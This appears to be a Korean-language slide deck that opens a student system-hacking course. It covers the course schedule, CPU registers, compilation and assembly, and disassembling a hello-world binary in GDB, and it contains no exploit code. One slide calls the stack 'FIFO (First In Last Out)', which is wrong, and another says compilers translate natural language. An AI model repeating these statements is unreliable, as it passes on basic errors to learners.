

# 시스템 해킹 교육

Part 1. Basic Of System Hacking & Linux

교육 구성

# INDEX

- 
1. 교육 일정과 커리큘럼
  2. 준비하기
  3. 디버거를 이용한 분석
  4. Buffer Overflow 취약점
-

# 교육 일정과 커리큘럼

교육 예정 날짜	예정 주제
7/16	사전 지식과 BOF 취약점
7/18	Shellcode 삽입과 LOB 실습
7/23	Return To Libc
7/25	GOT Overwrite와 Return Oriented Programing

- 단독방 투표 결과 -> 매주 (화, 목)으로 결정
- 사전에 공지 했듯이 19시~21시 진행
- 노트북 지참/없을 경우엔 실습실 컴퓨터

# 교육자의 부족한 강의력을 커버치는 방법..(ㅠㅠ)

## 1) 나무 보다는 숲을 보는 방향으로!

-> 듣다 보면 진짜진짜진짜 어려울꺼에여 ㄱ 저도 아직 시스템 해킹 어려워요 원래 시스템이 그래요..ㅌㅌ  
그러니깐 하나하나 세세한 부분이 이해가 되지 않는다고 해도, 일단 교육 중간에는 흐름에 포커스를 맞춰서 들어주세요!

## 2) 해킹 잘하는 법은 질문과 검색


-> 교육을 통해서 이 분야를 완전히 이해하는 것은 무리가 있어요. 때문에 교육에서는 지식도 중요하지만  
시스템 해킹의 흐름을 파악하고, 나중에 검색이나 질문을 통해 공부할 때 필요한 기반을 다진다고 생각하세요 ㅎㅎ..

## 3) 블로그로 복습하기

-> (아마도) 매번 교육이 끝날 때마다 그날 배운 내용을 블로그 글로 정리 할꺼예요. 복습할 때는 PPT + 블로그 글 참고하기


사전 과제 리뷰

# 준비하기



준비하기 – 사전 과제 리뷰

# “시스템”해킹이 뭘까?



준비하기 - 사전 과제 리뷰

# “시스템”해킹이 뭘까?




# Linux

우리가 파헤쳐볼 시스템은 Linux 운영체제 입니다..!  
(+메모리 공격)



# CPU 레지스터, 컴파일, 어셈블리어

레지스터 == 프로세서가 연산을 하기 위해서 필요한 저장소



〈CPU 프로세서〉

1 더하기 2를 해야하는데 값을 어디서 가져오지?




〈add A, B의 과정〉



준비하기 - 사전 과제 리뷰

# CPU 레지스터, **컴파일**, 어셈블리어




컴파일러는 자연어(인간의 언어)를 기계어(이진수)로 바꾸어 전달해 주는 통역사.

준비하기 – 사전 과제 리뷰

# CPU 레지스터, 컴파일, 어셈블리어

작성된 소스코드를 컴파일 하는 과정 중에 어셈블리어 상태가 존재



# CPU 레지스터, 컴파일, 어셈블리어

## 어셈블리어?

기계어(이진수)와 일대일 대응되는 언어, 때문에 실행 파일만 있어도 어셈블리 코드를 볼 수 있다.  
인간이 이진수로 된 기계어를 읽기엔 무리가 있기 때문에 분석할 때 주로 어셈을 보면서 한다!!!

```
1 #include <stdio.h>
2
3 int main()
4 {
5     printf("Hello, World!");
6     return 0;
7 }
```


〈C 코드〉



```
Dump of assembler code for function main:
0x000000000000064a <+0>:    push    rbp
0x000000000000064b <+1>:    mov     rbp, rsp
0x000000000000064e <+4>:    lea     rdi, [rip+0x9f]
0x0000000000000655 <+11>:   mov     eax, 0x0
0x000000000000065a <+16>:   call    0x520 <printf@plt>
0x000000000000065f <+21>:   mov     eax, 0x0
0x0000000000000664 <+26>:   pop     rbp
0x0000000000000665 <+27>:   ret
```


〈어셈블리어〉

# 메모리 구조 맛보기



준비하기 – 사전 과제 리뷰

# 메모리 구조 맛보기



# 스택 자료구조


## 스택?

FIFO(First In Last Out)형태의 자료구조, 프로그램 실행 중에 지역변수, 함수 파라미터, 복귀주소 등은 메모리 스택 영역에 저장되게 된다.



GDB를 이용해 바이너리 분석을 진행해봅시다.

# 디버거를 이용한 분석



디버거를 이용한 분석


# 디버깅이 뭘까?

## 디버그

위키백과, 우리 모두의 백과사전.

디버그(debug), 디버깅(debugging)은 컴퓨터 프로그램의 정확성이나 논리적인 오류(버그)를 검출하여 제거하는 과정을 뜻한다. 일반적으로 디버깅을 하는 방법으로 테스트 상의 체크, 기계를 사용하는 테스트, 실제 데이터를 사용해 테스트하는 법이 있다.<sup>[1]</sup>

## 도구 [ 편집 ]

 디버거 문서를 참고하십시오.

디버거(debugger)는 디버그를 돕는 도구이다. 디버거는 주로 원하는 코드에 중단점을 지정하여 프로그램 실행을 정지하고, 메모리에 저장된 값을 살펴보며, 실행을 재개하거나, 코드를 단계적으로 실행하는 등의 동작을 한다. 고급 디버거들은 메모리 충돌 감지, 메모리 누수 감지, 다중 스레드 관리 등의 기능도 지원한다.

-> (요약) 프로그램에 대한 여러가지 분석을 시도할 수 있다!

-> 분석을 통해 취약점 발견, 공격 벡터 탐색



디버거를 이용한 분석

# 디버깅이 뭘까?

준비하기 - 사전 과제 리뷰

CPU 레지스터, 컴파일, 어셈블리어

## 어셈블리어?

기계어(이진수)와 일대일 대응되는 언어, 때문에 실행 파일만 있어도 어셈블리 코드를 볼 수 있다.  
인간이 이진수로 된 기계어를 읽기엔 무리가 있기 때문에 분석할 때 주로 어셈을 보면서 한다!!!

```
1 #include <stdio.h>
2
3 int main()
4 {
5     printf("Hello, World!");
6     return 0;
7 }
```

<C 코드>

Dump of assembler code for function main:

0x000000000000064a	<+0>:	push	rbp
0x000000000000064b	<+1>:	mov	rbp, rsp
0x000000000000064e	<+4>:	lea	rdi, [rip+0x9f]
0x0000000000000655	<+11>:	mov	eax, 0x0
0x000000000000065a	<+16>:	call	0x520 <printf@plt>
0x000000000000065f	<+21>:	mov	eax, 0x0
0x0000000000000664	<+26>:	pop	rbp
0x0000000000000665	<+27>:	ret	

<어셈블리어>

- > 공격할 대상의 소스코드(.c 파일)가 없고, 실행 파일만 있다면?
- > 이전 페이지에서 실행 파일만 있어도 어셈으로 분석이 가능하다고 했다!
- > 실행파일의 어셈블리 코드를 보여주는 도구 == 디버거

디버거를 이용한 분석

# 디버거 써보기



```
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-mingw32".
(gdb) help
List of classes of commands:
aliases -- Aliases of other commands
breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
status -- Status inquiries
support -- Support facilities
tracepoints -- Tracing of program execution without stopping the program
user-defined -- User-defined commands
Type "help" followed by a class name for a list of commands in that class.
Type "help" followed by command name for full documentation.
Command name abbreviations are allowed if unambiguous.
(gdb) q
```

개발자 리처드 스톨만

최근 버전 8.0 / 2017년 6월 4일 (2년 전)

운영 체제 유닉스 계열, 윈도우

종류 디버거

라이선스 GNU 일반 공중 사용 허가서

웹사이트 [gnu.org/software/gdb/](http://gnu.org/software/gdb/)

우리가 쓸 디버거는?

## GDB(GNU Debugger)

C, C++등으로 만들어진 실행 파일(바이너리)을 디버깅 하는 도구

Linux 에서 시스템해킹 / 리버싱 한다면 질~리도록 본다.

단점) 모든 동작이 명령어로 이루어짐


장점) 해커 간지

디버거를 이용한 분석

# 디버거 써보기

```
1 #include <stdio.h>
2
3 int main()
4 {
5     printf("Hello, World!");
6     return 0;
7 }
```

1) 아무 C 코드를 만든다.



```
minibeef@argos-edu:~/19_system_edu/lecture1$ gcc -o hello hello.c
minibeef@argos-edu:~/19_system_edu/lecture1$ ls
hello  hello.c
```


2) 저장 후 gcc로 컴파일 -> 실행 파일(바이너리)이 만들어진다. 사진에서 초록색

\* 컴파일, 디렉토리 옮기기 등 자주 쓰이는 리눅스 명령어는 자료 맨 뒤에 정리 해 놓았음

디버거를 이용한 분석

# 디버거 써보기

```
minibeef@argos-edu:~/19_system_edu/lecture1$ gdb hello
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from hello...(no debugging symbols found)...done.
(gdb) █
```



```
(gdb) disas main
Dump of assembler code for function main:
   0x000000000000064a <+0>:    push    %rbp
   0x000000000000064b <+1>:    mov     %rsp,%rbp
   0x000000000000064e <+4>:    lea     0x9f(%rip),%rdi    # 0x6f4
   0x0000000000000655 <+11>:   mov     $0x0,%eax
   0x000000000000065a <+16>:   callq   0x520 <printf@plt>
   0x000000000000065f <+21>:   mov     $0x0,%eax
   0x0000000000000664 <+26>:   pop     %rbp
   0x0000000000000665 <+27>:   retq
End of assembler dump.
(gdb) █
```


3) 그러면 gdb가 켜집니다! 거기에다가 다음과 같이 입력  
disas main

4) disas <함수 이름>  
이라고 하면 해당 함수 부분의 어셈블리어 코드를 띄워줍니다!

디버거를 이용한 분석

# 디버거 써보기

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
    0x000000000000064a <+0>:    push    rbp
    0x000000000000064b <+1>:    mov     rbp, rsp
    0x000000000000064e <+4>:    lea     rdi, [rip+0x9f]          # 0x6f4
    0x0000000000000655 <+11>:   mov     eax, 0x0
    0x000000000000065a <+16>:   call    0x520 <printf@plt>
    0x000000000000065f <+21>:   mov     eax, 0x0
    0x0000000000000664 <+26>:   pop     rbp
    0x0000000000000665 <+27>:   ret
End of assembler dump.
(gdb) x/s 0x6f4
0x6f4: "Hello, World!"
(gdb) █
```



함수를 호출하는 어셈블리 명령은 “call” 이다.

코드를 잘 뒤적이다 보면 printf 함수가 불리는 것을 알 수 있다.

call 바로 직전에 뭔가 이상한 작업을 한다. 분석 결과, 함수의 인자를 전달하는 것으로 보인다.

※ 디버거를 이용한 분석의 예시를 들기 위해서 넣은 슬라이드 입니다. 너무 신경쓰지 않아도 됨..!

# GDB Cheat Sheet

## (1) 시작/종료

